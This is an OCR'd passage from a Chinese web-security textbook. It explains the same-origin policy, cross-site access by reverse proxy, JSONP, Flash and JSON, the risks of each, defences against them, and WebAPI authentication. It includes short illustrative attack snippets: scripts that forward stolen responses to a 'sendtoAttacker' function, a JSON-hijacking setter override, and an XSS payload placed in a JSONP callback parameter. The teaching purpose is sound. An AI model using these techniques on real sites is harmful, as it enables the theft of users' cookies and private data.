



图 11-6　同源策略和跨站访问

（2）网站 www.娱乐.com 中的脚本被下载到客户端。

（3）脚本中的下述跨站访问语句被执行，从购物网站取得用户信息（包含 Cookie 等）：

```
req.open('GET', 'http://www.购物 .com/index.html');
```

（4）取得的信息被下面的语句送往娱乐网站的服务器：

```
sendtoAttacker(req.responseText);
```

整个脚本内容如下：

```
< script language= "javascript">
    var req;
    …建立 Request(省略)
    if (req) {
        req.open('GET', 'http://www.购物 .com/index.html');
        req.onreadystatechange = function() {
            if (req.readyState == 4) {
                sendtoAttacker(req.responseText);
            }
        }
    …;
    }
< /script>
```

通过上面的步骤(3)，一个 Web 请求被送往购物网站，而从购物网站返回的登录后的信息则通过步骤(4)被转送到娱乐网站。此时保存有用户登录购物网站信息的 cookie 也会自动送到娱乐网站，这样用户的登录信息就会毫无保留地被娱乐网站得到，如果 cookie 中包含了用户名和密码并被娱乐网站的管理者非法使用，后果是可想而知的。而

实际上因为有同源策略的存在，这样的情况是不会发生的。因为 www.娱乐.com 和 www.购物.com 是不同域名，步骤(3)的访问会被直接终止。

同源策略不仅体现在不同域名间，即使是相同的域名，不同的端口号或者不同的协议间的访问也同样是不被允许的。另外，不仅局限于 Ajax，在 Web 访问中只要是使用脚本的地方该规则基本都是适用的。

## 2. 同源策略的回避

虽然同源策略能够提供安全上的保障，但是为了给用户提供更有效和便利的服务，有时候又需要回避同源策略。例如，同时利用两台服务器提供服务，服务器之间数据的互相传送以及通过 API 从其他服务器取得数据等都会产生这种需求。尤其是在 Web 2.0 下，利用别人提供的各种 Web 服务构建自己的网站的情况非常普遍，因此回避同源策略，实现跨站访问成了一个不得不解决的问题。

跨站访问的实现，通常主要有反向代理方式、JSONP(SCRIPT 标记)方式、Flash 方式、图像方式和 CSS 方式等，其中反向代理、JSONP 和 Flash 等几种方法最为常用。下面从安全性的观点来分析这几种方法。

1) 反向代理方式实现跨站访问

反向代理的基本原理是设置一个代理服务器，让代理服务器去数据服务器等其他服务器取得内容，用户的浏览器只访问一个服务器，就是代理服务器，而代理服务器在后台去访问别的服务器。

这种方式的问题是：大量的访问者通过代理来访问数据服务器，使得数据服务器端看不到访问者的真实面目，从而代理服务器可能成为攻击数据服务器用的跳板。解决这个问题除了通常的安全对策外，常用的还有限制通过该代理可访问的服务器数、访问者身份认证和不保存隐私情报等对策。

2) JSONP 方式实现跨站访问

JSONP(JavaScript Object Notation with Padding)的原理是：Ajax 使用的 XMLHttpRequest 对象受同源策略的影响不能进行跨站访问时，SCRIPT 标记是不在同源策略的限制范围内的，使用 SCRIPT 标记就可以从不同的域上读取脚本文件。如图 11-7 所示。

可用一个简单的程序来进行说明，准备一个下面这样的文件，其中定义一个 callback 函数，这个函数在后面通过 SCRIPT 标记读取 JSONP 数据时会被执行。

```
<html>
  <body>
    <script>
      function callback(x){
        alert(x["name"]);   }
      </script>
      <script src="http://mail.wan20.com/json.dat"></script>
    </body>
  </html>
```





图 11-7 JSONP 的原理

json.dat 内的数据如下：

```
callback( { "name" : "defender" } );
```

虽然 mail.wan20.com 和存放上述 HTML 的网站不同，但由于 SCRIPT 标记不受同源策略的限制，上面的 json.dat 文件被读入的同时，callback 函数被执行。

使用反向代理时，存在着必须把用户认证信息通过代理服务器中转的问题，而使用 JSONP 方式则不存在这个问题。如果数据服务器需要认证，cookie 认证信息由浏览器自动送给数据服务器。

（1）JSONP 的安全性。

JSONP 的特点是不论从那个服务器上都可以用 SCRIPT 标记访问数据服务器，这既是优点也是缺点。下面看一个利用这个缺点窃取用户情报的例子，如图 11-8 所示。假设 JSONP 的数据 http://mail.wan20.com/json.dat 中包含保密数据，而是否拥有存取该保密数据的权限通过检查 cookie 来实现。这种情况下，当攻击者访问 http://mail.wan20.com/json.dat 时，因为没有正确的认证信息（cookie），所以不能得逞。不过，下面研究一下这个流程：





图 11-8 JSONP 的缺点

① 攻击者把被攻击者诱导到有如下 HTML 的网站上。

```
<html>
    <body>
```

```
    <script>
        function callback(arg){
            sendtoAttacker(arg["name"]);      //取得的数据被送给攻击者
    }
    </script>
    <script src="http://mail.wan20.com/json.dat"></script>
    </body>
</html>
```

② 被攻击者读入了非法的脚本。

③ 这个脚本的执行使得被攻击者的浏览器去获取 http://mail. wan20. com/json. dat 上的数据。这时如果被攻击者处于登录状态,包含认证信息的 cookie 会自动发往数据服务器,认证通过,从而成功取得数据。

④ callback 函数被执行,取得的数据被送给攻击者。

由于 SCRIPT 标记调用 JSONP 时没有同源规则的限制,通过上述手段,攻击者就可以在被攻击者毫无知觉的状态下窃取用户的情报。

(2) 使用 JSONP 时的安全对策。

如果通过跨站访问的数据中不含有隐私信息,这样即使被窃取,也不会造成危害,就无须严密防范。但在实际中不可避免地需要跨站访问一些隐私信息,这时需要用到以下两种技术手段。

一种是请求参数中追加认证信息。在请求参数中追加不可推测的字符串,数据服务器收到 JSONP 请求后校验该字符串,不符则不予响应。这个方法可以简单地理解为把 JSONP 文件的 URL 变得极其复杂,攻击者无法猜出正确的 URL,自然也就无法攻击。

另一种是检查 Referer 头。通过 Referer 头识别访问来源站点,阻止从一部分站点过来的访问,从而实现防御。不过,有很多个人用防火墙软件会设定成禁止 Referer 头的信息传输,这时,如果利用检查 Referer 头的方法就会拒绝所有这些用户的访问。

(3) 读取 JSONP 时的安全问题。

除了提供 JSONP 数据时要注意安全问题以外,读取 JSONP 数据时也要注意,因为是从外部网站读取脚本,一旦读取的脚本中含有非法的代码,可能就会给自己的网站带来安全上的问题。同时因为用户每次访问自己的网站时都会读取外部网站的内容,即使以前没有非法代码,也不能保证现在或以后没有。如果非法代码在短时间存在后又被删除,攻击的痕迹也会被隐藏得干干净净。现在通过 SCRIPT 标记利用别的网站提供的功能进行网络广告、访问统计等已经非常普遍,在利用这些资源的时候,要时刻意识到这些危险的存在,并做好应对的准备。

3) Flash 方式实现跨站访问

使用 Flash 只要在被调用一方设定一个 crossdomain. xml 文件就可以简单地实现跨站访问。crossdomain. xml 文件的 URL 示例如下:

```
http://www.wan20.com/crossdomain.xml
```

crossdomain. xml 文件的内容如下:

```
<cross-domain-policy>
    <allow-access-from domain="www.wan20.com" />
</cross-domain-policy>
```

这个设定的目的是许可从 www. wan20. com 过来的跨站访问。

下面看一下 Flash 方式是通过何种顺序来实现跨站访问的，如图 11-9 所示。





**图 11-9 通过 Flash 实现跨站访问**

（1）用户访问 Flash 网页的网站。

（2）被访问的 Flash 文件中写有跨站访问指令。

（3）浏览器从被访问网站取得 crossdomain. xml 文件。

（4）如果 crossdomain. xml 文件存在且允许跨站访问，则执行真正的跨站访问。

与 XMLHttpRequest 对象完全禁止跨站访问不同，Flash 允许通过设定文件来规定是访问禁止还是访问许可。如果想针对不同的目录设定不同的许可或禁止，则可以在子目录下放置 crossdomain. xml 文件。如果 crossdomain. xml 文件不存在，就意味着不允许跨站访问。

如果设定了 crossdomain. xml 跨站访问许可，其他的文件（比如说登录后的内容页面）也就同时得到许可。利用这个特性，就有可能利用前面讲述的跨站访问原理来窃取用户的保密信息。特别是在开放 WebAPI 供用户使用的情况下更要注意。允许通过 Flash 访问自己的公开 WebAPI 时，crossdomain. xml 文件的设定如下：

```
<cross-domain-policy>
    <allow-access-from domain="* " />
</cross-domain-policy>
```

这个设定将允许来自所有域的跨站访问。这种情况下，如果同一个网站也提供其他服务，那么其他服务也会被开放成允许跨站访问。就等于为外部攻击开放了一条非常便利的通道。

为了防御这种风险，首先要明确区分允许跨站访问的服务和不允许跨站访问的服务，然后把这两种服务分别利用不同的域名来提供。例如一个不允许跨站访问的服务用域名 www. wan20. com 来提供，而另一个允许跨站访问的 WebAPI 则用 api. wan20. com

来提供。除此之外,子目录单位控制访问许可也是可探讨的策略之一。

4) JSON 方式

(1) JSON 的概念。

上面介绍了 JSONP,而 JSONP 的始祖是 JSON,JSONP 和 JSON 的区别在于,JSON 并不定义 callback 函数,而是直接返回 JavaScript 的对象。JSON 的优势是无须逐字逐句解析读入的数据,而是通过 eval()函数处理即可。脚本如下:

```
object.dat
    [{ "name" : "web20" }]
<html>
  <script>
  var req;
      …建立 Request(省略)
  if (req) {
      req.open('GET', 'object.dat');                          //取得 JSON 数据
      req.onreadystatechange = function() {
          if (req.readyState == 4) {
              var obj = eval("("+ req.responseText+ ")");          //建立对象供后续程序使用
              alert(obj[0]["name"]);
          }
      }
    req.send(null);
    }
    </script>
</html>
```

(2) JSON 的安全。

因为 JSON 不能直接通过 SCRIPT 标记来调用,JSONP 由此产生。可是只要稍微修改一下脚本,就可以用 SCRIPT 标记来调用 JSON 数据。也就是说,JSON 也可以实现跨站访问,从而存在着保密信息被盗用的风险。下面介绍利用 SCRIPT 标记调用 JSON 的方法。

一些支持 setter 方法的浏览器,例如 Firefox 和 Safari 3 等,通过对 setter 方法的再定义使得通过 SCRIPT 标记调用 JSON 成为可能。所谓 setter 方法是在设定属性时被调用的一个函数。脚本如下所示:

```
<html>
  <script>
    Object.prototype.--defineSetter--('name', function(x){sendtoAttacker(x);});
  </script>
  <script src="http://www.wan20.com/object.dat"></script>
</html>
```

上面这个简单的脚本使得跨站访问 JSON 成为可能。利用与 JSONP 同样的方法可以把取得的信息送给攻击者。

（3）JSON的对策。

因为JSON数据可以跨站访问，所以不应该用JSON来提供隐私或保密数据。不过，如果能够保证杜绝跨站访问，即使用JSON来传送保密数据也是可以保证安全的。杜绝跨站访问的方法就是只允许通过XMLHttpRequest对象的访问，而拒绝SCRIPT标记的访问。具体方法如下：

方法1：和JSONP一样，利用请求参数中追加认证信息以及检查Referer头的方式。

方法2：禁止作为JavaScript读入。在文件的开头写上“while(1);”。如果是被SCRIPT标记读入的，浏览器就会陷入无限循环，不能向下执行。或者全部内容用注释标记(/*…*/)括起来，也不会被浏览器执行。正常的用户使用XMLHttpRequest取得的情况下，去除while和注释标记使用既可。

方法3：仅限POST请求调用。SCRIPT标记使用GET请求取得JSON文件，如果把该JSON文件设成只能用POST请求取得，就可以禁止通过SCRIPT标记的访问。

方法4：request head追加。如果通过XMLHttpRequest对象访问，追加一个特定的request head头。而通过SCRIPT标记访问时，这样的request head是不会被追加的，这样服务器端就可以判明是不是通过SCRIPT标记进行的访问，从而施以对策。

下面是一个追加request head的例子：

```
req.setRequestHeader("X-Requested-With", "XMLHttpRequest")
```

### 11.3.3 开放WebAPI接口的安全问题与对策

WebAPI是指通过Web提供程序接口供用户使用的服务。最常见的是谷歌的地图服务和亚马逊的商品检索服务等。现在越来越多的企业加入提供WebAPI接口的行列，通过这种与人方便的途径，让更多的用户访问自己网站，以达到扩大知名度或者增加广告访问量等商业目的。

一般认为，WebAPI提供的访问方式越多，就会有越多的用户利用。所以各企业都倾向于提供各种不同的访问方式。过去SOAP形式用得最广泛，但由于用法比较复杂，现在越来越多地被REST、JSON、JSONP等形式取代。

#### 1. WebAPI的安全问题

以JSONP形式的输出为例，请求http://www.wan20.com/json? func=callback返回的JSONP数据为callback( { "name" : "Web20" } );，在这种情况下，callback函数名可以自由指定，因而在函数名中插入非法的脚本也成为可能。

如果指定http://www.wan20.com/json? func=<script>alert('xss')</script>，返回的就是函数<script>alert('xss')</script>( { "name" : "Web20" } )。这个应答本来是JSONP数据，而不是HTML文件，所以本来是不会被执行的，但是，就像前面介绍的那样，如果指定了Internet Explorer的“根据内容打开文件”选项，就会被作为HTML来解释，从而导致上面的脚本被执行。从而利用11.3.2节关于同源策略回避的部分中讲述的相同方法就可窃取用户的保密信息。

另外，开放 WebAPI 时，最好和其他服务独立开来，不要共用域名。这样即使通过 Flash 等进行非法的跨站访问，也不会影响到其他服务。

### 2. WebAPI 的安全管理

如果 WebAPI 提供的是隐私或者保密信息，就需要进行用户认证，WebAPI 的认证方式和普通的 Web 应用的认证方式有所不同。通常，访问 WebAPI 都是通过程序而不是手工来进行的，所以很多时候是不需要像普通的 Web 程序那样进行登录、会话和退出管理的，而是常使用一种叫做认证码的方式来进行简单的认证管理。

因为 WebAPI 是建立在被外部程序调用的前提下，从网络攻击者的角度看也是一种非常便于用程序进行攻击的应用。认证码就是为了应对这种攻击产生的。用户首先需要利用邮件地址等个人信息进行注册，注册完成后系统会发出一个用来访问 WebAPI 的认证码，通常是一个几十字节的、按照一定的规则生成的字符串。用户在访问 WebAPI 时必须提供这个认证码。而这个认证码又是不可能通过简单的猜测由用户自己来生成的，这样就增加了非法攻击的难度。不过通过非法使用他人的认证码，或者利用编造的个人信息注册后取得认证码的方式仍然可以访问 WebAPI。所以利用认证码只能减少一部分非法攻击，完全杜绝是不可能的。

除了认证功能外，认证码还有一个用途，因为 WebAPI 是通过程序来访问的，短时间大量的访问会加大系统的负荷，极端的情况下有可能导致系统崩溃，对此可以通过限制同一认证码在一定的时间内的访问次数来降低系统的负荷。

### 3. 认证 API

随着互联网的发展，在可以匿名访问的网站不断增加的同时，要求用户登录后才可以访问的网站也在大量增加。有时用户在一个网站上登录后，利用其他网站时又要再次登录。这给用户增加了不少麻烦，会一定程度降低用户利用网站的积极性。从安全的角度看也没有用户愿意随便在多个网站上输入用户名和密码，同时网站的管理者也不愿意管理太多个人隐私信息。因为一旦造成信息泄露，可能会引起法律纠纷。

在这种情况下认证 API 应运而生。使用认证 API，用户可以不在各种应用网站上输入用户名和口令，而通过专门的认证网站来完成认证过程，不同的认证网站提供的认证服务会有些差别，但基本原理是一样的，下面简单说明如下。

在这个服务中主要有 3 个角色，一个是专门提供认证服务的网站，称其为认证供应商；一个是利用认证供应商提供的认证服务的各种各样的网站，称其为认证应用商；最后一个就是普通用户，如图 11-10 所示。

(1) 用户访问认证应用商的网站。

(2) 认证应用商的网站引导用户访问认证供应商的网站。

(3) 用户在确认是真实的认证供应商的网站后，输入用户名和口令。

(4) 认证通过后，认证供应商的网站引导用户返回认证应用商的网站。

(5) 认证应用商的网站向认证供应商的网站发出请求。

(6) 认证应用商取得该用户的信息。

